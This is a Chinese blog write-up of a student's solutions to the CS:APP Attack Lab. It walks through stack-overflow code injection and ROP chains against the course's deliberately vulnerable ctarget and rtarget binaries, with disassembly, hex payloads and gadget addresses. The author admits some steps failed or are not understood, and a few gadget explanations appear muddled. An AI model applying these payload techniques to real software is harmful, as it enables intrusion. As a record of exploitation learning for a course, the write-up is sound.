Csapp attacklab 实验报告：代码注入以及rop攻击

原创

xi@0ji233 于 2021-04-26 16:01:38 发布 551 收藏 11

分类专栏： csapp

本文链接：https://blog.csdn.net/adsfnkldaws/article/details/116159489

attacklab 实验报告

Ctarget

level1

题目给出函数`test`， `test`里面有函数`getbuf`，然后它给定的提权函数是`touch1()`，我们那我们先`gdb ctarget`进入调试，然后输入`disassemble getbuf`查看汇编代码。

```
xiaoji233@ubuntu:~/桌面/target1$ gdb ctarget
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 194 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from ctarget...
pwndbg> disassemble test
Dump of assembler code for function test:
   0x0000000000401968 <+0>:     sub    rsp,0x8
   0x000000000040196c <+4>:     mov    eax,0x0
   0x0000000000401971 <+9>:     call   0x4017a8 <getbuf>
   0x0000000000401976 <+14>:    mov    edx,eax
   0x0000000000401978 <+16>:    mov    esi,0x403188
   0x000000000040197d <+21>:    mov    edi,0x1
   0x0000000000401982 <+26>:    mov    eax,0x0
   0x0000000000401987 <+31>:    call   0x400df0 <__printf_chk@plt>
   0x000000000040198c <+36>:    add    rsp,0x8
   0x0000000000401990 <+40>:    ret
End of assembler dump.
pwndbg> disassemble getbuf
Dump of assembler code for function getbuf:
   0x00000000004017a8 <+0>:     sub    rsp,0x28
   0x00000000004017ac <+4>:     mov    rdi,rsp
   0x00000000004017af <+7>:     call   0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    eax,0x1
   0x00000000004017b9 <+17>:    add    rsp,0x28
   0x00000000004017bd <+21>:    ret
End of assembler dump.
pwndbg>
```

可以很清楚的看到函数的缓冲区大小是`0x28`字节，然后`gets`已经说明是库的标准函数了，`gets`函数是有漏洞的，它在读入字符串的时候不会对长度检测，而是给多少读多少。那么我们可以用这个`gets`来实现栈溢出，执行我们的权限函数`touch1()`，我们可以先用`00`字节填充`40`个字节，然后再加上`shell`函数的地址。注意前面可以用除了`0a`的任意字节填充，因为`0a`代表`'\n'`的意思，`gets`函数一旦读到这个字符就会认为字符串读取结束了。我们用`print touch1`去查看该函数的地址。

```
pwndbg> print touch1
$1 = {void ()} 0x4017c0 <touch1>
```

发现了提权函数的地址之后我们就可以构造`payload`了。我们先`q`退出`gdb`，然后这里先创建一个文本文件`vim attack1.txt`然后填充

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40
```

注意，地址在计算机里是**小端序**存储。也就是**高地址存储高位字节**，然后我们构造的`payload`是往**栈底方向**填充的，而栈又是**向低地址增长**的，因此如此反转过后我们的函数地址要按字节倒着填充。然后根据字节生成字符串文件。

运行题目给的`hex2raw`文件，`./hex2raw <source file> target file`命令去生成目标文件。然后再`./ctarget -q -i target file`这里我生成的文件名叫`attackraw1.txt`，然后终端输入运行命令，发现攻击成功了。

```
xiaoji233@ubuntu:~/桌面/target1$ ./ctarget -q -i attackraw1.txt
Cookie: 0x59b997fa
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C0 17 40
xiaoji233@ubuntu:~/桌面/target1$
```

level2

这个需要攻击执行的函数名为`touch2()`，这个栈溢出的漏洞依然可以利用。但是`print touch2`之后你就会发现，`touch2`比`touch1`多了一个参数。故技重施之后发现：

```
xiaoji233@ubuntu:~/桌面/target1$ ./hex2raw <attack2.txt> attackraw2.txt
xiaoji233@ubuntu:~/桌面/target1$ ./ctarget -q -i attackraw2.txt
Cookie: 0x59b997fa
Misfire: You called touch2(0x015d22a0)
FAIL: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:FAIL:0xffffffff:ctarget:2:00 00 00 00 00 00 00 00 00
```

虽然我们成功执行了`touch2()`函数，但是还是失败了，发现`touch2()`事实上那个参数是用来检测是否与`cookie`匹配的，而`cookie`的值已经告诉你了。在32位的程序里面，我们可以往返回地址后面写上`cookie`作为参数，但是64位程序前6个参数采用寄存器传参，那么要成功攻击就必须修改`rdi`寄存器的值为`cookie`。因为我们直接在返回位置覆盖函数地址，跟普通调用的区别就少了参数的传递，所以rdi的值至少在执行getbuf函数的时候不会看遍，这里有40字节大小的栈空间，那么我们就可以往栈中注入代码，代码应该是

```
movq $0x59b997fa,%rdi

call $touch2
```

`call`命令的操作数是根据`rip`偏移来的，那确定不了这个偏移，就没办法准确的`call`到这个`touch2()`函数，那么换一个思路：先往栈上堆返回地址，再返回`ret`弹出返回，那么我们在往栈上注入代码就是：


```
movq $0x59b997fa,%rdi
pushq $0x4017ec
retq
```

就完成了，再加上填充字节总共40字节再在末尾返回栈地址就可以直接执行刚刚注入的代码了。我们接下来就要确定栈的地址了。`gdb ctarget`然后在`getbuf`这里下断点.`r -q`运行到`sub rsp,0x28`这一步我们观察栈指针的位置

```
00:0000| rsp 0x5561dc78 ← 0
```

那么我们可以在返回地址的位置指向栈中我们堆的代码的位置，让它执行这些指令，以此达到传参且执行函数的目的。依然要注意小端问题。接下来我们只需要解决一个问题：如何把汇编代码转换为字节码？

先`vim 1.s`，填入汇编代码，然后`gcc -c 1.s -o 1.o`汇编之后，再`objdump -d 1.o`反汇编就可以查看汇编代码的字节码了。




```
xiaoji233@ubuntu:~/桌面/target1$ gcc -c 1.s -o 1.o
xiaoji233@ubuntu:~/桌面/target1$ objdump -d 1.o

1.o：     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 b9 59    mov    $0x59b997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
xiaoji233@ubuntu:~/桌面/target1$
```

易得`payload`：

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55
```

可以看到，攻击成功了。



```
xiaoji233@ubuntu:~/桌面/target1$ ./ctarget -q -i attackraw2.txt
Cookie: 0x59b997fa
Touch2!: You called touch2(0x59b997fa)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:2:48 C7 C7 FA 97 B9 59 68 EC 17 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55
```

level3

这里的提权函数是`touch3`，`writeup`中已经给了我们函数的语句(Ps:我做到这里才知道writeup是说明的意思qwq)。

```
void touch3(char *sval)
{
    vlevel = 3;        /* Part of validation protocol */
    if (hexmatch(cookie, sval)) {
        printf("Touch3!: You called touch3(\"%s\")\n", sval);
        validate(3);
    } else {
        printf("Misfire: You called touch3(\"%s\")\n", sval);
        fail(3);
    }
    exit(0);
}
```

要求`hexmatch`函数返回`true`，这次攻击才能成功，题目也给了我们这个函数的语句。

```
int __fastcall hexmatch(unsigned int val, char *sval)
{
  const char *v2; // rbx
  char cbuf[110]; // [rsp+0h] [rbp-98h] BYREF
  unsigned __int64 v5; // [rsp+78h] [rbp-20h]
  v5 = __readfsqword(0x28u);
  v2 = &cbuf[random() % 100];
  __sprintf_chk(v2, 1LL, -1LL, "%.8x", val);
  return strncmp(sval, v2, 9uLL) == 0;
}
```

这个函数两个输入，一个就是`val`，那么实参就是`cookie`的值，已经确定了改不了了，`sval`参数是`touch3()`原参数给的，因此我们在`call touch3`的时候给`rdi`传的参数就可以是`hexmatch`的第二个参数。中间有一步是徐晃一枪，那就是这个随机函数了，但是接下来有一个`sprintf`函数，`sprintf`函数是将格式化字符串输出给`s`。那么把`val`以`8`位十六进制数给`s`的意思就是`s="59b997fa"`,所以`s`字符串看似随机实则固定的。字符串传参是传字符串首字符的`char`指针，数值为首字符到`'\0'`之间的所有字符（大端序）。那么我们构造的`sval`字符串的字节码就要应该是：`35 39 62 39 39 37 66 61`，知道了要构造的字符串之后还要想办法将它作为参数传到`rdi`里面。我们可以将它保存到栈中的某个位置，因为在调用函数的时候`getbuf`栈帧的部分可能会因为正常调用`hexmatch`函数被破坏，所以我们在缓冲区下`4`个字节填充所需的字符串，就算破坏其它栈帧也没有关系，只要能执行就`ok`。那么很容易构造`payload`：在这里要注入的代码跟原来差不多，只是参数要变成`cookie`字符串的首地址。

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
00
```

注意最后一位要`00`填充，因为字符串是要到`00`才结束的，如果不是那么就会一直进行下去。

rtarget

level2

这个官方的`writeup`已经明确说了，栈只读，因此得采取`rop`的方式取攻击执行`touch2()`。

我们使用`objdump -d rtarget`去查看代码碎片看看哪里可以利用。首先我们想的应该是，`movq $0x59b997fa,%rdi`

```
pushq $0x4017ec
retq
```

但是发现你根本找不到`movq $0x59b997fa,%rdi`，所以这个方法略掉。


那还有`plan B`：在栈上`rsp`里面装入那个数然后`popq`弹到`rdi`里面就好了，那么我们想的就是，

```
popq %rdi
pushq $0x4017ec
retq
```

我们搜索一下`popq %rdi`的字节码`5f`，发现`0x40233a`有一个5f的

那就很容易构造`payload`了

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
3a 23 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
ec 17 40 00 00 00 00 00
```



事实上这里我是没有攻击成功的，我觉得从逻辑上来讲是没有任何问题的，有大佬看到蒟蒻的小错误恳请帮忙指正。那么正确的做法是先把它pop到rax寄存器里面，然后执行`movq %rax,%rdi`然后再`ret touch3()`？？？到底有啥区别嘛，还是搞不懂。。

那么代码就是:

```
popq %rax
movq %rax,%rdi
ret
```

构造出来的payload就是

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```

这个应该不难，但是我还是想知道我的哪里有问题！！！

level3

首先想想我们要干嘛？构造在一个特殊的地方构造字符串然后把字符串字符首地址传给`rdi`就能直接攻击成功。开启了栈只读和地址随机化，那么我们还是只能通过栈去溢出，肯定是要先把字符串写在后面，中间全是`gadget`。然后通过确定`rsp`的值以及我们已构造的`gadget`，我们就可以很轻松地获得字符串地址。

那么我们需要的汇编代码就是

```
//movq %rsp,%rdi
movq %rsp,%raxa
movq %rax,%rdi
add $offset,%rdi
ret
```

这里主要是add这条指令，别问我为什么刚才的思路打断了，都是上面那个`level2`搞得，就佛系一点把，先把它传给`rax`再给`rdi`也一样的，即使我不知道一步到位为什么不行。接下来是寻找`gadget`了。其它的都能很好找到，唯独`add`这条指令不好搞，但是我们可以大致看一下规律。

```
xiaoji233@ubuntu:~/桌面/target1$ gcc -c 1.s -o 1.o
xiaoji233@ubuntu:~/桌面/target1$ objdump -d 1.o

1.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 83 c7 08             add    $0x8,%rdi
xiaoji233@ubuntu:~/桌面/target1$ gcc -c 1.s -o 1.o
xiaoji233@ubuntu:~/桌面/target1$ objdump -d 1.o

1.o:     文件格式 elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 83 c7 07             add    $0x7,%rdi
```

我们可以很清晰地发现，`add $xxx,%rdi`的一般规律就是`48 83 c7`然后后面一个字节确定立即数的大小那么就去搜索一下`48 83 c7`，但是很快就会发现，搜不到这个`gadget`。那么换一种思路，既然我们先传给了`rax`那我们可以先让`rax`加上那个值啊。说干就干，汇编再反之后得到字节码`48 05 00`发现还是找不到，一筹莫展之际，你突然想到，可以利用寄存器的低位，他们的操作码也有很大区别的，比如`rax`的低32位是`eax`，低16位是`ax`，低8位是`al`，我们一个个找过去发现add al有一个。0437 这刚好是al+0x37的gadget。

```
4019d6:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
```

这个大小也是非常合适的，在尽量保证能够全覆盖的情况下保证`payload`越小越好，大了容易出事。

那么如此我们就只到我们重新堆的代码结构了

```
movq %rsp,%rax
add $0x37,al
movq %rax,%rdi
ret

cookies
```

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00// movq %rsp,%rax
d8 19 40 00 00 00 00 00// add $0x37,al
c5 19 40 00 00 00 00 00// movq %rax,%rdi
fa 18 40 00 00 00 00 00//touch3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 35//cookie
39 62 39 39 37 66 61 00
```

然后完结撒花啦！！

第一次能自己写完csapp的lab，虽然难，但是收获颇丰，若有不正，恳请指正！！